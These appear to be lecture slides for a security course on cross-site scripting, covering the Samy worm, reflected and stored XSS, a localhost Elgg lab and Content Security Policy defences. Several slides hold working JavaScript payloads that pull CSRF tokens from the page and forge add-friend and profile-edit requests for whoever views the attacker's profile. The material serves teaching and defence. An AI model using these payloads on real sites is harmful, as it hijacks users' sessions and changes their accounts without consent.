


Cross-Site Scripting Attack (XSS)

Cross-Site Scripting Attack

On October 4th, 2005, Samy Kamkar placed a worm, a small piece of JavaScript code, in his profile on the Myspace social network site. Twenty hours later, the worm had infected over one million users, who unknowingly added Samy to their friend lists and also displayed a string “but most of all, samy is my hero” in their profile pages. This was the Samy worm, considered at that time as the fastest spreading virus[Wikipedia, 2017r]. The attack exploited a type of vulnerability called Cross-Site Scripting (XSS). XSS vulnerabilities have been reported and exploited since the 1990s. Many web sites suffered from XSS attacks in the past, including Twitter, Facebook, YouTube, etc. According to a report in 2007, as many as 68% of websites are likely to have XSS vulnerabilities, surpassing the buffer-overflow vulnerability to become the most common software vulnerability [Berinato, 2007].

The Cross-Site Scripting Attack




- Basically, code can do whatever the user can do inside the session.

- In XSS, an attacker injects his/her malicious code to the victim's browser via the target website.
- When code comes from a website, it is considered as trusted with respect to the website, so it can access and change the content on the pages, read cookies belonging to the website and sending out requests on behalf of the user.

Types of XSS Attacks

- Non-persistent (Reflected) XSS Attack
- Persistent (Stored) XSS Attack

Non-persistent (Reflected) XSS Attack



If a website with a reflective behavior takes user inputs, then :

- Attackers can put JavaScript code in the input, so when the input is reflected back, the JavaScript code will be injected into the web page from the website.




Victim client




Attack Server



Victim Server






Non-persistent (Reflected) XSS Attack

- Assume a vulnerable service on website : <http://www.example.com/search?input=word>, where word is provided by the users.
- Now the attacker sends the following URL to the victim and tricks him to click the link: [http://www.example.com/search?input=<script>alert\("attack"\);</script>](http://www.example.com/search?input=<script>alert("attack");</script>)
- Once the victim clicks on this link, an HTTP GET request will be sent to the www.example.com web server, which returns a page containing the search result, with the original input in the page. The input here is a JavaScript code which runs and gives a pop-up message on the victim's browser.


Persistent (Stored) XSS Attack




- Attackers directly send their data to a target website/server which stores the data in a persistent storage.
- If the website later sends the stored data to other users, it creates a channel between the users and the attackers.

Example : User profile in a social network is a channel as it is set by one user and viewed by another.

Stored XSS





Persistent (Stored) XSS Attack

- These channels are supposed to be data channels.
- But data provided by users can contain HTML markups and JavaScript code.
- If the input is not sanitized properly by the website, it is sent to other users' browsers through the channel and gets executed by the browsers.
- Browsers consider it like any other code coming from the website. Therefore, the code is given the same privileges as that from the website.

Damage Caused by XSS

Spoofing requests: The injected JavaScript code can send HTTP requests to the server on behalf of the user. (Discussed in later slides)

Stealing information: The injected JavaScript code can also steal victim's private data including the session cookies, personal data displayed on the web page, data stored locally by the web application.

Environment Setup

- Elgg: open-source web application for social networking with disabled countermeasures for XSS.
- Elgg website : <http://www.xsslabelgg.com>
- The website is hosted on localhost via Apache's Virtual Hosting

```
<VirtualHost *:80>  
    ServerName www.XSSLabElgg.com  
    DocumentRoot /var/www/XSS/elgg  
</VirtualHost>
```

Attack Surfaces for XSS attack

- To launch an attack, we need to find places where we can inject JavaScript code.
- These input fields are potential attack surfaces wherein attackers can put JavaScript code.
- If the web application doesn't remove the code, the code can be triggered on the browser and cause damage.
- In our task, we will insert our code in the "Brief Description" field, so that when Alice views Samy's profile, the code gets executed with a simple message.

XSS Attacks to Befriend with Others

Goal: Add Samy to other people's friend list without their consent.

Investigation taken by attacker Samy:

- Samy clicks “add-friend” button from Charlie’s account (discussed in CSRF) to add himself to Charlie’s friend list.
- Using Firefox’s LiveHTTPHeader extension, he captures the add-friend request.

XSS Attacks to Befriend with Others

```
http://www.xsslabelgg.com/action/friends/add?friend=47 ①
    &__elgg_ts=1489201544&__elgg_token=7c1763... ②

GET /action/friends/add?friend=47&__elgg_ts=1489201544
    &__elgg_token=7c1763deda696eee3122e68f315...
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) ...
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=nskthij9ilai0ijkbf2a0h00m1; elggperm=zT87L... ③
Connection: keep-alive
```

Line ③: Session cookie which is unique for each user. It is automatically sent by browsers. Here, if the attacker wants to access the cookies, it will be allowed as the JavaScript code is from Elgg website and not a third-party page like in CSRF.

Line ①: URL of Elgg's add-friend request. UserID of the user to be added to the friend list is used. Here, Samy's UserID (GUID) is 47.

Line ②: Elgg's countermeasure against CSRF attacks (this is now enabled).

XSS Attacks to Befriend with Others

The main challenge is to find the values of CSRF countermeasures parameters :
_elgg_ts and _elgg_token.

```
var elgg = {...  
  "security":{"token":{"__elgg_ts":1543676484, ①  
    "__elgg_token":"alg7OIvw5Md6iJbXfVgtDA"}}, ②  
  "session":{"user":{"guid":47,...},... "name":"Alice",...}  
  ...  
};
```

Line ① and ②: The secret values are assigned to two JavaScript variables, which make our attack easier as we can load the values from these variables.

Our JavaScript code is injected inside the page, so it can access the JavaScript variables inside the page.

Construct an Add-friend Request

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    // Set the timestamp and secret token parameters
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts; ①
    var token="__elgg_token="+elgg.security.token.__elgg_token; ②

    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "http://www.xsslabelgg.com/action/friends/add" ③
                + "?friend=47" + token + ts; ④


    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

Line ① and ②: Get timestamp and secret token from the JavaScript variables.

Line ③ and ④: Construct the URL with the data attached.

The rest of the code is to create a GET request using Ajax.

Inject the Code Into a Profile



The screenshot shows the 'XSS Lab Site' interface. At the top is a blue header with the site name. Below it is a navigation bar with links: Activity, Blogs, Bookmarks, Files, Groups, and More ». The main content area has a section titled 'Edit profile'. Under this, there is a 'Display name' field containing the text 'Samy'. Below that is the 'About me' section, which has a 'Visual editor' button. The 'About me' field contains the following JavaScript code:

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    // Set the timestamp and secret token parameters
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "http://www.xsslabelgg.com/action/friends/add" + "?friend=47" + token + ts;
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

- Samy puts the script in the “About Me” section of his profile.
- After that, let’s login as “Alice” and visit Samy’s profile.
- JavaScript code will be run and not displayed to Alice.
- The code sends an add-friend request to the server.
- If we check Alice’s friends list, Samy is added.

XSS Attacks to Change Other People's Profiles

Goal: Putting a statement “SAMY is MY HERO” in other people's profile without their consent.

Investigation taken by attacker Samy :

- Samy captured an edit-profile request using LiveHTTPHeader.

Captured HTTP Request

```
http://www.xsslabelgg.com/action/profile/edit ①
POST HTTP/1.1 302 Found
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; ...
Accept: text/html,application/xhtml+xml,application/xml;...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 489
Cookie: Elgg=hqk18rv5r1l1lsbcik2vlqep6l5 ②
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=BPYoX6EZ_KpJTalxA3YCNA&__elgg_ts=1543678451 ③
&name=Samy
&description=Samy is my hero ④
&accesslevel[description]=2 ⑤
... (many lines omitted) ...
&guid=47 ⑥
```

Line ①: URL of the edit-profile service.

Line ②: Session cookie (unique for each user). It is automatically set by browsers.

Line ③: CSRF countermeasures, which are now enabled.

Captured HTTP Request (continued)

```
&name=Samy  
&description=Samy is my hero  
&accesslevel[description]=2  
... (many lines omitted) ...  
&guid=47
```

④

⑤

⑥

- Line ④: Description field with our text “Samy is my hero”
- Line ⑤: Access level of each field: 2 means the field is viewable to everyone.
- Line ⑥: User ID (GUID) of the victim. This can be obtained by visiting victim’s profile page source. In XSS, as this value can be obtained from the page. As we don’t want to limit our attack to one victim, we can just add the GUID from JavaScript variable called `elgg.session.user.guid`.

Construct the Malicious Ajax Request

```
var guid    = "&guid=" + elgg.session.user.guid;
var ts      = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token   = "&__elgg_token=" + elgg.security.token.__elgg_token;
var name    = "&name=" + elgg.session.user.name;
var desc    = "&description=Samy is my hero" +
              "&accesslevel[description]=2";

// Construct the content of your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var content = token + ts + name + desc + guid;
```


Construct the Malicious Ajax Request

To ensure that it does not modify Samy's own profile or it will overwrite the malicious content in Samy's profile.



```
if (elgg.session.user.guid != 47){  
    //Create and send Ajax request to modify profile  
    var Ajax=null;  
    Ajax = new XMLHttpRequest();  
    Ajax.open("POST", sendurl, true);  
    Ajax.setRequestHeader("Content-Type",  
                           "application/x-www-form-urlencoded");  
    Ajax.send(content);  
}  
}
```

①

Inject the into Attacker's Profile

- Samy can place the malicious code into his profile and then wait for others to visit his profile page.
- Login to Alice's account and view Samy's profile. As soon as Samy's profile is loaded, malicious code will get executed.
- On checking Alice profile, we can see that "SAMY IS MY HERO" is added to the "About me" field of her profile.

Defeating XSS using Content Security Policy

- Fundamental Problem: mixing data and code (code is inlined)
- Solution: Force data and code to be separated: (1) Don't allow the inline approach. (2) Only allow the link approach.

```
<script>
  ... JavaScript code ...
</script> ①

<button onclick="this.innerHTML=Date()">The time is?</button> ②

<script src="myscript.js"> </script> ③
<script src="http://example.com/myscript.js"></script> ④
```

CSP Example

- Policy based on the origin of the code

```
Content-Security-Policy: script-src 'self' example.com  
                        https://apis.google.com
```

Code from self, example.com, and google will be allowed.

How to Securely Allow Inlined Code

- Using nonce

```
Content-Security-Policy: script-src 'nonce-34fo3er92d'
```

```
<script nonce=34fo3er92d>  
  ... JavaScript code ...  
</script>
```

①

Allowed

```
<script nonce=3efsdffsdff>  
  ... JavaScript code ...  
</script>
```

②

Not allowed

- Using hash of the code

Setting CSP Rules

```
<?php
    $cspheader = "Content-Security-Policy:".
        "default-src 'self';".
        "script-src 'self' 'nonce-1rA2345' www.example.com".
        "";
    header($cspheader);
?>
<html>
... page contents ...
</html>
```

Discussion Questions

Question 1: What are the main differences of CSRF and XSS attacks? They both have “cross site” in their names.

Question 2: Can we use the countermeasures against CSRF attacks to defend against XSS attacks, including the secret token and same-site cookie approaches?

Summary

- Two types of XSS attacks
- How to launch XSS attacks
- Create a self-propagating XSS worm
- Countermeasures against XSS attacks